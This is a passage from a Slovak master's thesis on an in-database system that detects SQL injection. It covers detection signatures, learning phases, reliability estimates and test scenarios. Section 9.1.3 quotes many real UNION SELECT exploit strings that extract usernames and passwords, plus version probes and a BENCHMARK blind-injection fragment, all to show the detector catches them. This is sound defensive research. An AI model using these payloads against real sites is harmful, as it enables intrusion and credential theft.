S využitím prostredia databázy je možné dobre detekovať Second Order SQLi útok. Vyplýva to z toho, že detekčný systém zachytáva všetky dotazy smerované cez databázu a teda i dotaz, ktorý vznikne pri odloženom vykonaní dotazu. Ten musí mať znaky iných útokov a je detekovaný rovnako ako priama injektáž.

Detekcia vstavaných funkcií

Pravidlo obsahuje detekciu prítomnosti vstavaných funkcií pomocou signatúry detekcie idetifikátoru so zoznamom mien funkcií.

Detekcia útoku vložením nového príkazu

Pravidlo detekcie obsahuje globálnu signatúru znaku ;.

Detekcia neobvyklých konštrukcií dotazu

Detekcia neobvyklých konštrukcií dotazu má význam z toho dôvodu, že útočník je limitovaný už pripravenou časťou dotazu a má tak kvôli nutnej správnej

syntaxi výsledného dotazu obmedzené vyjadrovacie prostriedky. Pravidlá sú tvorené špecializovanou signatúrou:

- Detekcia globálne:
  P: Sign. zložitej order by klauzúly
  P: Sign. insert príkazu, sign. komentára
- Detekcia lokálne:
  P: Sign. prázdneho konca komentára
  P: Sign. insert príkazu, sign. komentára
  P: Sign. skalárneho poddotazu
  P: Sign. vloženej tabuľky

Za zmienku stojí pravidlo vloženej tabuľky. Najčastejšie dochádza k útoku do výberových kritérii select dotazu – where podmienky. So zapnutými pravidlami proti útoku vložením iného príkazu nemôže útočník vložit úplne nový príkaz a musí vychádzať z konštrukcie injektovaného. Spolu s ďalšími lokálnymi signatúrami – detekcia poddotazu a komentára, musí použiť na útok len stĺpce obsiahnuté v injektovanom dotaze. To limituje dopad útoku, pretože útočník nezíska dáta z inej tabuľky. Rovnako je menenie pravdivostnej hodnoty obtiažne, pretože injektovaní konštantného výrazu znamená vyvolanie signatúry konštantnej injektáže, zlou syntaxou vyvolanie ošetrenia výnimiek a zraniteľné miesto je ošetrené.

8.6 Akcelerácia učenia

Spoľahlivosť detekcie – pravdepodobnosť falošného poplachu a nezistenia útoku závisia na zozbieranej množine dotazov a nastavení pravidiel. Je snahou učenie obrazu dotazov zrýchliť, alebo naučiť v prostredí bez činnosti útočníka. Na doplnenie informácie je potrebný externý zdroj, server, kde budú uložené správne vytvorené legálne kategórie.

Uloženie zozbieranej informácie

Väčšina aplikácií je nainštalovaná na viacerých serveroch. V prípade rozšírenia podobného systému by bolo možné zozbierané informácie odoslať na server správy obrazov aplikácií. Tam by po revízii mohol byť zverejnený pre ďalšie použitie.

Vyhľadanie externého obrazu

V detekčnom systéme je pre databázového uživateľa vytvorená abstrakcia aplikácie. Cez nástroj správy systému je možné aplikácii určiť meno a verziu, alebo vytvoriť aplikáciu so správnym menom pred vytvorením uživateľa. Vyhľadanie správneho obrazu zo serveru môže prebiehať na základe:

podobnosti názvov aplikácií: Implementovaný bol tzv. Dice coefficient. Administrátor má možnosť vybrať si aplikáciu a jej obsah nahrať do detekčného systému. Zároveň s tým je možné nastaviť učiaci mód za ukončený. Detekčný systém tak nebude schopný detekovať len útoky, pri ktorých vznikajú injektovaním iné legálne dotazy.

doteraz zozbieraných dotazov: Vytvorený mechanizmus porovnávania dotazu s množinou by bolo možné použiť na vyhľadanie správneho uloženého obrazu a ten importovať do systému. Doteraz zozbierané dotazy, napr. pri inštalácii aplikácie, úvodnom testovaní by boli odoslané na server, tam by sa s určitou toleranciou vyhodnotili.

Server správy obrazov aplikácií nebol v práci implementovaný. Časť funkčnosti je realizovaná lokálne.

8.7 Inhibícia učenia

Ukladanie dotazov zaslaných aplikáciou zlepšuje detekčné schopnosti systému, zároveň však rastie riziko, že repozitár bude obsahovať nezistené útoky. Preto je opodstatnené uvažovať o inhibícii učenia.

Lokálna inhibícia

Aplikácia je typicky rozdelená na moduly, každý modul slúži inému účelu. Napríklad správa uživateľov, tvorba informácie pre ovládanie aplikácie, vyhľadávanie. Je možné očakávať podobné rozdelenie charakteristiky dotazov, z rôznych modulov sa budú generovať skupiny dotazov. Niektoré funkcie aplikácie môžu byť dlhší čas nepoužité, preto má význam inhibícia učenia lokálne. Inhibícia znižuje riziko nezistenia útoku na zozbieranej časti. V detekčnom systéme má kategória dotazov možnosť nastavenia limitu v počte inštancií, po ktorom je finalizovaná a ďalšie odvodzovanie nie je možné. V kombinácii s testovaním je takto možné znižovať riziko falošných poplachov – vypnúť časť pravidiel a používať funkčnosť aplikácie opakovane.

Celková inhibícia

Celková inhibícia by mala byť aplikovaná, ak je už vytvorený obraz dotazov aplikácie. Je mnoho aplikácií, ktoré majú malú rôznosť zasielaných dotazov a kompletný obraz je možné získať krátkym použitím funkcií aplikácie. V implementovanom systéme sú zanesené dva druhy celkovej inhibície učenia. Časový limit od vytvorenia abstrakcie aplikácie a časový interval nezískania novej legálnej kategórie.

8.8 Príkazy ovládania systému

Pre správu a ovládanie detekčného systému boli pridané nové SQL príkazy, ktoré je možné spúšťat ako bežné príkazy. Implementované boli príkazy ovládania učenia, vypínanie a zapínanie detekčného systému, vytvorenia uživateľa priamo s objektom abstrakcie aplikácie. Rozšírené príkazy nie sú systémom intervenované, preto nedôjde k situácii zamknutia nastavovaní pri finalizácii množín povolených dotazov. Rovnako to umožňuje administrátorom databázy spúšťať skripty, bez zásahu detekčného systému.

8.9 Teoretický odhad spoľahlivosti detekcie

8.9.1 Pravdepodobnosť falošného poplachu

Pravdepodobnosť falošného poplachu predstavuje pravdepodobnosť označenia legálneho dotazu ako útoku. Závisí od mnohých faktorov, preto ju nejde vyčísliť obecne. Rovnako nemá vypovedajúcu hodnotu skúmanie základného nastavenia v spolupráci s vybranými aplikáciami. Systém je konfigurovateľný a pravdepodobnosť falošného poplachu závisí od nastavenia a spôsobu použitia. K ovplyvňujúcim faktorom patria predovšetkým: nastavenia detekčného systému, obsah naučenej množiny dotazov a charakter aplikácie.

Nastavenie detekčného systému

Nastavenie učiacej fáze: Objekty v navrhnutom detekčnom systéme môžu byť v troch stavoch učenia: učiaci, detekčný s učením, detekčný s ukončeným učením. V učiacom stave je pravdepodobnosť falošného poplachu nulová, detekčný systém do vyhodnocovania neintervenuje a ukladá si kategórie dotazov do repozitára. V detekčnom spojenom s učením závisí na nastavení pravidel, čo je rozobraté v ďalšej podsekcii. Pri ukončenom učení závisí, či daná generalizácia dotazov zahŕňa všetky dotazy generované aplikáciou. Inými slovami závisí na miere zhody medzi množinou všetkých zasielaných dotazov aplikáciou a gramatike legálnych dotazov uloženej v detekčnom systéme. Ak platí záver analýzy a majorita aplikácií generuje dotazy reflektujúc skonštruovanú generalizáciu, mala by pravdepodobnosť falošného poplachu odpovedať kvalite učiaceho vzorku. Tá sa dá vágne vyjadriť ako pomer doteraz nepoužitej funkcionality aplikácie k celkovej funkcionalite vo viazanosti na využitie databázy. Ak bola fáza učenia prevedená správne a systém zachytil celú funkcionalitu, bude pravdepodobnosť falošného poplachu nulová. Pre väčšinu aplikácií sa zachytenie celej funkčnosti dosiahne ľahko, buď v procese testovania aplikácie, alebo počas činnosti uživateľov, ktorí aplikáciu použijú. Pre zvyšok aplikácií môže byť nastavenie ukončenia učenia nevhodné, ale

systém môže poskytovať dobrú kvalitu detekcie v móde s učením. Z analyzovaných aplikácií predstavovali problematické pre ukončenie učenia tieto prípady:

1. generovanie IN klauzúly formou: `WHERE author_id = 'hodnota' +[OR author_id = 'hodnota']*`
2. zložité generovanie výberového kritéria – viacero nepovinných zložiek: `[AND current_flag = 'y'][AND start_date < value] [AND hodnota between ...]`
3. príkazy nad dynamickým repozitárom, najmä DDL

V prvom prípade by bolo nutné zozbierať všetky dĺžky generovaného SQL.

V druhom prípade zozbierať všetky kombinácie zadania parametrov. Riešením je nastavenie systému na ukončenie učenia a zapnutie parametra generalizácie na mená tabuľky. Takto umožníme zálohovať aplikáciu do tabuliek s rôznymi menami bez rizika falošných pozitív. V prípade generovania určitých typov dotazov dynamicky je možné nechať systém v učiacom móde s vypnutým pridávaním nových legálnych kategórií. S nastavením pravidla detekcie útoku vložením príkazu je riziko zneužitia injektovaním príkazov ako insert, create, drop príkazu malé.

V treťom prípade je ukončenie učenia nevhodné. Generované ddl príkazy obsahovali parametrizáciu štruktúry tabuliek – jednalo sa o aplikácie skopírovania databázovej schémy a zálohovania.

Nastavenie pravidiel a signatúr: Nastavenie pravidiel a signatúr je rozhodujúce v detekčnej fáze spojenej s učením. Pri príchode dotazu, ktorý nie je možné získať injektovaním do konštánt už uložených dotazov, sú použité globálne signatúry. Ak sú nastavené dosť špecificky, je pravdepodobnosť falošného pozitíva nízka. Preddefinované nastavenie by pre analyzované aplikácie malo vyhovovať. Výnimku tvorí reportovacia architektúra, kde zlyhalo pravidlo detekcie union spojenia a komentárov. Komentáre sú v dlhých dotazoch nad zložitou schémou použité. Eliminácia chyby by bola ale bezproblémová, zapnutím učenia, alebo pridaním do whitelistu cez kontrolného klienta. Aplikácia generuje jednotky druhov dotazov, preto je intervencia nenáročná.

V prípade dotazu, ktorý mohol vzniknúť injektovaním už uloženého, je riziko falošného poplachu tým väčšie, čím väčšia je vzájomná injektovateľnosť dotazov. S využitím programu SQLiMixer bolo zistené na vzorke 500 odchytených príkazov, že prepárovanosť bola 3 %. Využitý bol vyvíjaný detekčný systém, kde sa z dotazu v inicializačnej fázi parseru, rozpadu na tokeny odstránili konštanty a vytvorila sa maska. Tá sa uložila a párovala sa na ostatné dotazy. Rôzna postupnosť odoslania dotazov

bola simulovaná náhodným výberom. Dotazy boli získané ručným dosadením hodnôt do analyzovaných zdrojových kódov. Na zachytenie druhej časti bolo použité nastavenie MySQL Administrátora, kde boli logované dotazy normálne – Query Logfile i dlho bežiace – Slow Queries. Získaná trojpercentná prepárovanosť by pri použití systému znamenala, že ešte v troch percentách prípadov by boli vyhodnocované signatúry. Pri dobrej konfigurácii signatúr je možné predpokladať nízku pravdepodobnosť falošných pozitív. Prepárovanie vzniká v select dotazoch, ktoré variujú svoju where podmienku. Časť pred slovom where je dostatočne špecifická a oddeľuje dotazy do rôznych kategórií. Modularita vo where podmienke nie je v navrhnutých signatúrach podchytená.

Odstránenie problému falošných pozitív

Odstránenie problému s výskytom falošných pozitív je možné v systéme intervenciou administrátora. Ten má možnosť meniť konfiguráciu pravidiel a signatúr. K zmene konfigurácie pravidiel častokrát nebude nutné pristúpiť, bude stačiť, ak prostredníctvom administrácie bude problémový dotaz uložený do legálnej kategórie. Ďalšie dotazy rovnakého tvaru už budú prepustené. Nastavením učiacej fáze je možné nechať rozšíriť nekompletný obraz dotazov aplikácie. Rovnako je systém schopný dynamicky meniť príslušnosť uživateľa k abstrakcii aplikácie. Administrátor môže v izolovanom prostredí získať obraz dotazov a ostatných uživateľov prepnúť na detekciu nad získaným obrazom.

8.9.2 Pravdepodobnosť nezistenia útoku

Pre pravdepodobnosť nezistenia útoku je určujúci charakter aplikácie a nastavenie systému. Navrhnutá metóda má vzhľadom k zistenému charakteru parametrizácie zasielaných dotazov výborný potenciál. Len cca 8 z 1000 analyzovaných miest tvorenia dotazov nebolo parametrizovaných v hodnotách literálov. To je veľmi limitujúci faktor pre možnosti útočníka vzhľadom k princípu detekcie.

Pravdepodobnosť nezistenia útoku je daná naučenou množinou a nastavením pravidiel detekcie. Pri zachytení dotazu, ktorého vzor sa ešte v repozitári nenachádza, je pravdepodobnosť nezistenia útoku rovná pravdepodobnosti, že útok nenesie znaky detekované globálnymi pravidlami.

Ak systém už má vzor, teda pôvodný dotaz a útok vznikol injektovaním do konštánt, je pravdepodobnosť nezistenia útoku rovná pravdepodobnosti, že útok nenesie znaky detekované lokálnymi i globálnymi signatúrami. V prípade, že je fáza učenia ukončená a systém sa ďalšie kategórie dotazu neučí, je daný dotaz odmietnutý ako útok a pravdepodobnosť nezistenia je rovná pravdepodobnosti, že útok má tvar dotazu uloženého v množine povolených dotazov – whiteliste.

Vzhľadom na jednotlivé zdokumentované typy útokov sa dá pravdepodobnosť odhadnúť takto:

Union útok: lokálna detekcia kľúčového slova union zastaví útoky injektovaním cez literály, ak bol vzor už zachytený systémom. V opačnom prípade sú použité globálne signatúry detekcie slova union a niektorého z prídavných znakov. Je samozrejme možné nastaviť i signatúru detekcie kľúčového slova union (prípadne množinových operácií) globálne, tak sa zabráni akýmkoľvek dotazom s union, teda i všetkým union útokom.

Exception útok: vyvolanie výnimky je v základnom nastavení zachytené a považované za útok.

Lateral SQL Injection: detekciu útoku toho druhu by bolo možné založiť na špeciálnej signatúre. Spoľahlivosť detekcie vzhľadom k špecifickému nastaveniu lokálnych prostredí je možné odhadovať za výbornú. Signatúra by mohla povoľovať len výčet formátov dátumov a oddeľovačov cifier, vtedy by bola pravdepodobnosť nezistenia útoku 0.

Blind SQL injection: útok vyvolaním výnimky je zachytávaný. V prípade použitia funkcií zdržovania procesu je prítomnosť funkcií detekovaná globálne v dotaze a útok je zachytený.

Obfuskácia: dané umiestnenie rozkóduje zatemnené útoky, čo do kódovania, alebo netradičných výrazov, pretože odchytáva výstup z parseru, ktorý daný dotaz roztemňuje v inicializačnej fáze prípravy tokenov.

Second Order SQL injection: umiestnenie do prostredia databázy umožňuje zachytávať Second Order SQLi útoky pri odloženom vykonaní, pretože zachytáva všetky dotazy v databáze.

Útok s využitím vstavaných funkcií: vstavané funkcie sú zachytávané na globálnej úrovni, preto je úspešný útok možný len pri zlom nastavení. Typicky aplikácia využíva vstavané funkcie na málo miestach. Ak administrátor systému príslušné dotazy zadá do detekčného systému, alebo systém naučí, nie je potrebné ich globálnu detekciu vypínať.

Útok vložením nového príkazu: spoľahlivo detekovateľný prítomnosťou tokenu bodkočiarka.


Kapitola 9

Testovanie a zhodnotenie

9.1 Testovanie

9.1.1 Dátový model

Pre otestovanie detekčných vlastností bol vytvorený dátový model knižnice, viď obr. 9.1.



Obr. 9.1: Dátový model knižnice.

9.1.2 Vytvorené útoky

Testovanie detekčných schopností bolo rozdelené na jednotlivé testovacie scenáre. Niektoré scenáre obsahujú dvojicu priebehov, porovnanie ich výsledkov dokazuje úspešnosť, alebo neúspešnosť testu.

Test 1: Test lokálneho ukončenia učenia. Po odoslaní viacerých dotazov rovnakého tvaru systém nepredpokladá ďalšiu modularitu generovania dotazov z daného vzoru a ukončuje učenie lokálne. Následný útok je zastavený.

Test 2: Testovací scenár odmietnutie útoku po detekcii slabiny spôsobujúcej výnimku. Test automatickej sanácie miesta injektáže. Najprv je odoslaný legálny dotaz, potom útok jeho injektovaním, ktorý nie je zachytený systémom. V porovnávanom scenári dôjde k odoslaniu legálneho dotazu, druhý dotaz simuluje prieskum slabiny, vyvolá výnimku a sanáciu. Následne rovnaký útok ako v prvom scenári neuspeje.

Test 3: Testovací scenár detekcie injektáže konštantného výrazu. Test obsahuje viacero testovacích sád príkazov so zhodným zameraním. Prvý príkaz predstavuje legálny dotaz. Do neho je nainjektovaný konštantný výraz, čo simuluje detekciu slabiny, alebo útok. Systém detekuje vloženie konštantného výrazu a zabráni jeho vykonaniu. Zároveň sanuje zraniteľné miesto ve vzore.

Test 4: Testovací scenár detekcie lokálneho vloženia union útoku. Test predstavuje sadu dvojíc dotazov, prvý dotaz je legálny, druhý predstavuje injektáž union útoku.

Test 5: Test detekcie union útoku bez naučeného vzoru: detekcia union globálnymi signatúrami útoku v kombinácii s ďalším znakom. Dotazy obsahujú doplňkový detekovaný znak: vyšší počet konštantných hodnôt, výskyt komentára.

Test 6: Test fáze útoku: zisťovania typu databáze. Prípad vloženie MySQL spúšťaného komentára.

Test 7: Test fáze útoku: zisťovania typu databáze. Detekcia vloženia katalógovej schémy lokálne.

Test 8: Test útoku vložením nového príkazu do dátumovej konštanty. Vložením príkazu do dátumovej konštanty dôjde k vykonaniu prvej časti príkazu, ktorá vráti nekorektne zoznam všetkých členov. So zapnutým detekčným systémom dôjde k zachyteniu útoku.

Test 9: Zachytenie útoku vložením príkazu globálne. Vloženie kódu do miesta mimo konštanty - do mena tabuľky.

Test 10: Test detekcie útoku metódou Blind SQL Injection. Test obsahuje dotazy, v ktorých vystupuje funkcia volania oneskorenia delay. Detekcia je prevedená globálne, bez nutnosti dohľadania vzoru útoku dopredu. Pri zistení útoku je volanie funkcie potlačené, dotaz je vrátený okamžite. To simuluje krytie úspešnosti útoku. V porovnávaciou scenári s vypnutým systémom sa na dotaz musí čakať.

Test 11: Test neobvyklého použitia funkcie user. Simuluje scenár útoku, v ktorom sa útočník snaží zistiť meno aktuálne prihláseného databázového uživateľa, alebo injektuje zložitejšiu zmenu výberovej podmienky. Analyzované aplikácie obsahovali volanie user pri inštalácii, bez uvedenia tabuĺky.

Test 12: Test detekcie union útoku s konverziou domén

Test 13: Test detekcie vloženého skalárneho poddotazu. Test obsahuje scenáre s vložením skalárneho dotazu do literálu. So zapnutím detekčného systému nedôjde k vykonaniu injektovaného dotazu.

Test 14: Test injektáže do order by klauzúly. Test detekuje zložitejšie usporiadanie v order by klauzúle. To je netypické pre radu aplikácií.

Všetky pripravené testovacie scenáre dopadli úspešne. Systém detekuje definované situácie a v požadovaných prípadoch sanuje napadnuteľné miesta.

9.1.3 Reálne útoky

Reálne exploity boli vyhľadané v databáze zdokumentovaných slabín, napr. na stránkach firmy SecurityFocus [3]. Bola prevedená analýza jednotlivých exploitov a zo 108 skúmaných prípadov boli 4 nešpecifikované, 4 útoky vedené mimo konštanty a 100 útokov cez hodnoty literálov. Exploity boli vo forme url odkazov, čo znamená slabinu zraniteľnú cez parameter priamo v prehliadači. Ďalšie boli vo forme väčšinou perlových programov, jednalo sa o útoky Blind SQLi. Slabiny boli v exploitoch zneužité väčšinou priamo na získanie hesiel. Mali veľmi špecifický tvar, podstatná časť je skopírovaná:

```
newsid=33/**/union/**/select/**/1,1,1,1,concat%28username,0x3a,
password%29,666,1,1,1,1,1,1,1,1,1,1,1,1,2,2,2,2,2,2,
2,2,2/**/from/**/jos_users/*

id=-1+UNION+SELECT+1,2,3,@@version,5,6,7,8,9,10,11--

id=-23+union+select+1,1,concat%28username,0x3a,password%29,
1,database%28%29,666,1,version%28%29
```

```
$ngentot="-9999+union+select+";

cid=-999/**/union/**/select/**/0,1,concat(username,0x3a,password)

cid=-1%20union%20select%201,2,user(),4,5,6,7,8,9,10,11,12--

id=-100%20union%20all%20select%201,version%28%29,3,4,5,6,7,

id=100 and substring(@@version,1,1)=5

catid=39+UNION%20SELECT%201,2,3,4,5,6,
7,8,9,...,39+from+mysql.user

cat=20%20union%20all%20select%201,2,3,version%28%29,5,6,7,
8,9,...,16,17,18--

cat=20%20and%20substring%28@@version,1,1%29=4

category=-666/**/union/**/select/**/6,concat%280x3a,username,...

(IF((ASCII(SUBSTRING((SELECT%20password%20FROM%20&#039;.$pre.
&#039;users%20WHERE%20... BENCHMARK(&#039;.$benchm

id=1 and 1=2 union select 1,2,concat_ws(0x3a,username

loginsortField=poll_default+and+31337-31337=0

' union select 1,userid,pass from core_user--

&id_certificate=3222 union select concat (userid,...

my $var = '+union+select+1,2,3,'.$column.',5,6,7,8,9,10,...

;post=1%20union%20select%201,UserName,3,4,5....

treeId=-1+union+select+1,1,1,version(),1,666,...

catid=39+UNION%20SELECT%201,2,3,4,5,6,7,8,9,...

&id_certificate=1123 union select concat(userid,...
```

a ďalšie podobné. Detekcia reálne pripravených exploitov by bola úspešná. Všetky uvedené by boli zachytené lokálnou detekciou kľúčového slova union.

Dokonca by boli zachytené i globálne detekciou union útoku s prídavným znakom komentár, alebo počet konštantných hodnôt v select časti, alebo union s netradičným použitím funkcií user, version, alebo komentára. Blind SQL útok by bol zdetekovaný na základe prítomnosti volania benchmarkovacej funkcie.

9.2 Zhodnotenie

Detekcia napadania databázy útokmi metódou SQL Injection je obtiažny problém vzhľadom k povahe útokov a rôznorodosti aplikácií. Problémom je, že nie je staticky detekovateľný – z pohľadu na dotaz sa nedá jednoznačne určiť, či ide o útok. Slabina vzniká na strane aplikácie, databázové prostredie je už ochudobnené o informáciu, ktoré časti dotazu boli predprogramované a ktoré sú nainjektované. Do databázy môžu byť pripojené aplikácie rôznych druhov s rôznou architektúrou. V prípade injektáže uložených procedúr sa k databáze nemusí viazať aplikácia ale databázový klient. Vytvoriť univerzálny proces, ktorý by sa napojil na jednotlivé aplikácie a doplnil chýbajúcu informáciu o pôvode častí dotazu nie je možné previesť. Databáza tak nemá možnosť zistiť legálne dotazy dopredu, preto musí spoliehať na učiaci princíp. Zozbieraný charakter činnosti uživateľa, najmä dotazy, je možné potom priebežne vyhodnocovať.

K možným problémom detekčných systémov založených na učení sú falošné pozitíva. Dôležité je poskytnúť možnosť pozitíva odstrániť. Implementovaný systém tento problém rieši viacerými prístupmi: metódou učenia, možnosťou vložiť problémový dotaz ako legálny, voľnejšiou kontrolou globálnymi signatúrami pri nespárovaní s možným vzorom injektovania, nastaveniami limitu učenia od inštalácie, konfigurovateľnosťou pravidiel a signatúr. Ostáva ešte možnosť exportu správneho obrazu dotazov z externého zdroja, autority.

Detekčné schopnosti sú závislé od fáze, v ktorej sa systém nachádza. Ak je obraz vytvorený správne a učenie je zastavené, je detekcia prevedená na zistenie prítomnosti skúmaného dotazu v nazbieranej množine. Takto systém nezdetekuje len útoky, ktoré sú za iných okolností legálnymi dotazmi. Úspešnosť vytvorenia kompletného obrazu aplikácií závisí na ich charaktere. Je zložité vybrať a analyzovať štatisticky významnú vzorku aplikácií, z prevedenej analýzy je možné usudzovať, že väčšine aplikácií by navrhovaný spôsob vyhovoval. Pre aplikácie nepracujúce nad ustálenou schémou, alebo generujúce dotazy mimo postihnuteľnú množinu systémom, by bolo nutné systém rozšíriť o zadanie gramatiky dotazov napr. v BackusNaurovej forme. V praxi by tento prístup narazil na netrivialitu vytvorenia gramatiky. Inou variantou by bolo uspokojiť sa so zníženou schopnosťou detekcie a využiť len časť funkčnosti - napr. globálne signatúry. Vzhľadom na zistený pomer obvyklej parametrizácie dotazov i charakteristiku hotových exploitov je generalizácia na hodnoty parametrov správna. Útoky vedené mimo parametre sú v menšine, v databáze

slabín boli zdokumentované v pomere 1:25. Detekčnú schopnosť útokov cez hodnoty parametrov je pre navrhnutý systém možné hodnotiť ako výbornú. Vo fáze ukončeného učenia je akýkoľvek vložený kód zamietnutý. Vo fáze učenia s detekciou sa podarilo vyvinúť detekciu znakov, ktorá by mala útok detekovať spoľahlivo, alebo významne obmedziť jeho dopad. Použitím kombinácie signatúr vloženia príkazu, vloženia tabuľky a komentára eliminujeme možnosti útočníka dotazovať sa mimo pôsobnosť injektovaného dotazu. Nemôže tak získavať dáta z iných tabuliek a naviac je veľmi obmedzený zvyškom príkazu. Signatúry však neobmedzia častú parametrizáciu dotazu modularitou výberovej podmienky.

Dôležitou vlastnosťou navrhnutého systému je sústredenie sa na proces detekcie slabiny. Pri ňom útočník injektuje typické vzory, ktoré sú detekovateľné podľa tvaru. Pri detekcii slabiny často vznikajú výnimky, pretože útočník skúša injektovať rôzne časti kódu. Pre detekčný systém to znamená príznak útoku a ukončenie učenia injektovaného vzoru – teda prvým injektovaním kódu si útočník zavrie možnosť injektovať kód ďalší. Naviac prezradil slabinu aplikácie. Ak nechce výnimky spôsobovať, musí vyberať vkladaný kód opatrne a signatúrou detekcie vloženia injektovaného výrazu ho systém núti zapojit do injektovaného kódu databázové schéma. Uhádnuť ho predstavuje problém. Riziko prezradenia útoku pomocou výnimky ostáva u verejne dostupných aplikácií. Pre ne je možné odladenie exploitu a vyhnutie sa prezradeniu. Možné riešenie predstavuje zozbieranie legálnych dotazov a jeho import do systému. Na predpripravených exploitoch by bola detekcia úspešná. K dobrým detekčným vlastnostiam prispieva rovnako možnosť pridávania pravidiel v pokročilých fázach učenia. Tak je možné obmedzovať gramatiku odvodzovaných dotazov a zlepšovať vlastnosti detekcie.

Podobný ako navrhovaný princíp bol objavený počas implementácie v článku SQLBlock [30]. Návrh bol však prevedený bez jeho predchádzajúcej znalosti.

Záver

Cieľom práce bolo preštudovať metódy napadania databáze použitím techniky „SQL Injection“ a po ich vyhodnotení návrhnúť systém detekcie napadnutia databázy. Teoreticky odhadnúť spoľahlivosť detekcie a na vybranej databáze realizovať navrhnutú metódu. Vzorovými programami overiť mechanizmus navrhnutej detekcie.

Diplomová práca začína teoretickým úvodom, v ktorom je vymedzený problém útokov metódou SQL Injection, zobrazený logický a fyzický model aplikácií, ktorých sa útok týka. V následujúcej časti je zanalyzovaná príčina vzniku slabiny a sú uvedené ukážky postupov odosielania SQL kódu z programov, ktoré slabiny vytvárajú.

Kapitola 2 sa zaoberá podrobnou analýzou jednotlivých typov útokov, predpokladami ich realizácie, konkrétnymi príkladmi, z ktorých časť bola v rámci práce vyskúšaná. Na záver každého útoku sú uvedené znaky, ktorými sa líši od legálnych dotazov.

Pred vykonaním útoku je potrebná detekcia slabiny v napádanom systéme a tá je z pohľadu útočníka rozobraná v kapitole 3. Sú vymenované rôzne prístupy k detekcii slabiny. Funkčnosť a princíp automatickej detekcie s pomocou scanneru slabín bol vyskúšaný na vytvorených www stránkach.

Následujúca kapitola sa venuje príčine obtiaží detekcie SQL Injection útokov. Ako hlavné zdroje obtiaží boli identifikované vrstevnatosť architektúry, uzavrenosť zdrojového kódu a variabilita možných spolupracujúcich aplikácií.

Kapitola 5 obsahuje dvanásť zozbieraných princípov k detekcii SQL Injection útokov. Na základe nazbieraných poznatkov bolo možné sformulovať doporučenia k vytvoreniu systému imúnnemu pred skúmanými útokmi. To je zachytené spolu s odporúčanými nastaveniami databázy a správy databázového uživateľa.

Dôležitou súčasťou práce je návrh detekčného systému. Možnosti návrhu sú rozobraté podľa kritérií spoľahlivosti, použiteľnosti – prevediteľnosti, schopnosti obrany pred jednotlivými typmi útokov a autonómie. Detekcia napadania databázy je realizovaná v prostredí databázy, z dôvodu úplnosti a prípadného rozšírenia pôsobnosti senzorov systému sú však analyzované i iné možnosti.

Vzhľadom na umiestnenie systému a obmedzený charakter informácie bola nutná dôkladná analýza vzorku 15 aplikácií. V rámci jej vypracovania bol prevedený rozbor postupu odosielania dotazov, ich štrukturálna zložitosť a para-

metrizácia. Skúmanie bolo prevedené vyvinutou aplikáciou, ktorej výstupom boli jednotlivé úseky kódov zostavujúce výsledný dotaz. Zistený charakter dotazov, ich jednoduchosť a parametrizácia do hodnôt konštánt v pomere 125:1 boli predpokladmi pre konkrétny návrh. Jeho podoba je založená na kombinácii učenia sa charakteru dotazov spolupracujúcich aplikácií, detekcie možného odvodzovania novo príchodzích dotazov zo zozbieranej množiny a detekcie znakov útokov. Pomocou preddefinovaných znakov útokov je možné skladať pravidlá detekcie, na základe ktorých systém rozhoduje o legálnosti útoku. Znaky sú detekované i nad celým dotazom, ale silnou stránkou detekčného systému je detekcia nad pravdepodobnými časťami vloženého kódu. Tie sa určujú s využitím už uloženej informácie.

Na základe návrhu bola realizovaná implementácia systému nad databázou H2 v architektúre klient–server, kde klientská časť slúži k správe systému. Činnosť detekcie bola zviazaná s činnosťou databáze. Bolo predpripravených cca 50 znakov útokov – signatúr. Detekčný systém je konfigurovateľný čo sa týka správy pravidiel a signatúr i stavu učenia množín dotazov. Učenie je možné inhibovať, alebo akcelerovať. Pri implementácii systému musel byť braný ohľad na multivláknovosť chodu databázy, prístup k často využívaným objektom riadia read–write zámky, k menej častým synchronizované metódy.

Kvalita detekcie systému bola overená na testovacích scenároch. Systém detekuje navrhnuté vzory útokov, prevádza učenie i inhibíciu podľa nastavenia. Reálne zozbierané útoky boli rovnako úspešne zdetekované, mali však jednotný tvar union útoku, alebo vloženia konštantnej časti. Pri použití tohoto systému by v reálnej situácii došlo k detekcii a automatickej sanácii zraniteľného miesta.

Literatúra

[1] http://www.slideshare.net/jeremiahgrossman/statistics-top-website-vulnerabilities (10. 4. 2009)

[2] http://www.webappsec.org/projects/statistics/ (10. 4. 2009)

[3] http://www.securityfocus.com/vulnerabilities (10. 4. 2009)

[4] http://en.wikipedia.org/wiki/Object_database (10. 4. 2009)

[5] Jirovský, V.: Kybernetická kriminalita. Grada (2007).

[6] http://msdn.microsoft.com/en-us/library/ms180026.aspx (10. 4. 2009)

[7] http://www.enterprisedb.com/documentation/implicit-datatype-conv.html (10. 4. 2009)

